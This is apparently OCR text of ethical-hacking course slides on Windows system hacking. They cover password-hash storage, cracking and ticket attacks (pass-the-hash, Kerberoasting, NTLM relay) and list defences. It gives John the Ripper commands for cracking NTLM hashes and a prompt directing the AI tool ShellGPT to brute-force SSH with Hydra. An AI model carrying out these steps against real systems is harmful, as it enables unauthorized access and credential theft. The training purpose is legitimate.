Module 06

System Hacking

Learning Objectives

01 Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

02 Use Different Privilege Escalation Techniques to Gain Administrative Privileges

03 Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

04 Demonstrate Techniques to Hide the Evidence of Compromise

Objective 01


Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

Microsoft Authentication: How Hash Passwords Are Stored in Windows SAM?

Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

pwdump7

pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database



Tools to Extract the Password Hashes

Mimikatz	DSInternals	Hashcat	PyCrack
https://github.com	*https://github.com*	*https://hashcat.net*	*https://github.com*

Microsoft Authentication: NTLM Authentication Process

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

User types password into logon window

Windows runs password through hash algorithm

Client Computer

1 Shiela **********

Hash Algorithm

2 Shiela:1005:NO PASSWORD**** **********:0CB6948805F797BF2A82807973B89537:::

3 Computer sends login request to DC

4 DC sends logon challenge

5 Aa r8 ppq kgj89 pqr

Computer sends response to challenge

Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD**** **********:0CB6948805F797BF2A82807973B89537:::

DC compares computer's response with the response it created with its own hash


If they match, logon is a success

6 Aa r8 ppq kgj89 pqr

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM

Microsoft Authentication: Kerberos Authentication

Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



Password Cracking

Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- **Shoulder Surfing**
- **Social Engineering**
- **Dumpster Diving**

Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- **Dictionary, Brute Forcing, and Rule-based Attack**
- **Hash Injection Attack/Mask Attack**
- **LLMNR/NBT-NS Poisoning**
- **Trojan/Spyware/Keyloggers**
- **Password Guessing/Spraying**
- **Internal Monologue Attack**
- **Cracking Kerberos Passwords**

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- **Wire Sniffing**
- **Replay Attack**
- **Man-in-the-Middle Attack**

Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location

- **Rainbow Table Attack (Pre-Computed Hashes)**
- **Distributed Network Attack**

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack

The program tries **every combination of characters** until the password is broken

Rule-based Attack

This attack is used when the attacker gets some **information about the password**

Active Online Attacks: Perform Dictionary and Brute-Force Attack

Step 1: Obtain the rockyou.txt wordlist located in the usr/share/wordlists directory


Step 2: Create a customized dictionary of passwords by modifying the configuration of john.conf file

Step 3: Run the following command to generate a customized dictionary of passwords:

```
john --wordlist=</path_to/rockyou.txt> --rules--stdout >
<path_to/output_wordlist.txt>
```

Step 4: Run the following John the Ripper command to start cracking the NTLM hashes:

```
john --rules --wordlist= </path_to/output_wordlist.txt> --
format=NT /path/to/ntlm_hashes.txt
```




Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources


The attacker finds and extracts a logged-on **domain admin account hash**


The attacker uses the extracted hash to log on to the **domain controller**



Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**






Active Online Attacks: Cracking Kerberos Password

In an AS-REP roasting attack, the attackers target users who have the **"Do not require Kerberos preauthentication"** option **enabled** in their account options or the user accounts that do not require pre-authentication

By exploiting this configuration, attackers can **extract** and **crack** the **ticket granting ticket** (TGT) to **obtain user passwords**

This attack allows the attackers to **gain illegal access**, **move laterally** within the network, and **escalate privileges**, ultimately compromising the security of the entire environment

AS-REP Roasting (Cracking TGT)



Active Online Attacks: Cracking Kerberos Password (Cont'd)

Kerberoasting is an attack technique **targeting** the **Kerberos protocol** to obtain and crack **service account password hashes** in Active Directory

This attack is effective because it requires **no special privileges** and can be performed by any user with valid domain credentials, posing a significant network security threat

Kerberoasting aims to access higher-privilege service accounts, allowing attackers to **escalate privileges** and **move laterally** within the network

Kerberoasting (Cracking TGS)

Active Online Attacks: Pass the Ticket Attack

Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password

To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**

The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server

The attacker uses the retrieved ticket to gain unauthorized access to the target network services

Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks


Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory

https://github.com


Active Online Attacks: NTLM Relay Attack

- An NTLM relay attack involves an attacker **intercepting** and **relaying** NTLM authentication requests between a client and server to **impersonate** the client and gain **unauthorized access**
- The attacker uses tools such as **Responder** and **ntlmrelayx** to set up an intermediary machine, capture **NTLM authentication** requests by **poisoning** the network, and trick the client into sending its NTLM authentication
- Now, the attacker intercepts the NTLM authentication request containing the **NTLM hash**, which can then be used to perform a **relay attack** or **crack** the hash for further exploitation



Perform SSH BruteForce Attack using ShellGPT


"Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"



Password-Cracking Tools


L0phtCrack

L0phtCrack is a tool designed to **audit passwords** and recover applications



THC-Hydra

THC-Hydra is a powerful password-cracking tool designed for performing brute force attacks against various protocols and services



Other Password Cracking Tools

hashID	Patator	brutus	BruteX	Secure Shell Bruteforcer
https://pypi.org	*https://github.com*	*https://github.com*	*https://github.com*	*https://github.com*

Password Salting

Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes

Advantage: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

How to Defend against Password Cracking

1. Ensure that you follow password best practices when setting up a password
2. Use an **information security audit** to monitor and track password attacks
3. Disallow password **sharing**
4. Do not use **cleartext** protocols and protocols with **weak encryption**
5. Set the **password change policy** to 30 days
6. Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
7. Monitor the **server's logs** for brute force attacks on the users' accounts
8. Check any suspicious application that stores **passwords in memory** or writes them to the disk
9. Enable **account lockout** with a certain number of attempts, counter time, and lockout duration
10. Employ **geo-lock accounts** to restrict users from logging in from different locations

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:


1. **Identify the vulnerability**
2. **Determine the risk associated with the vulnerability**
3. **Determine the capability of the vulnerability**
4. **Develop the exploit**
5. **Select the method for delivering – local or remote**
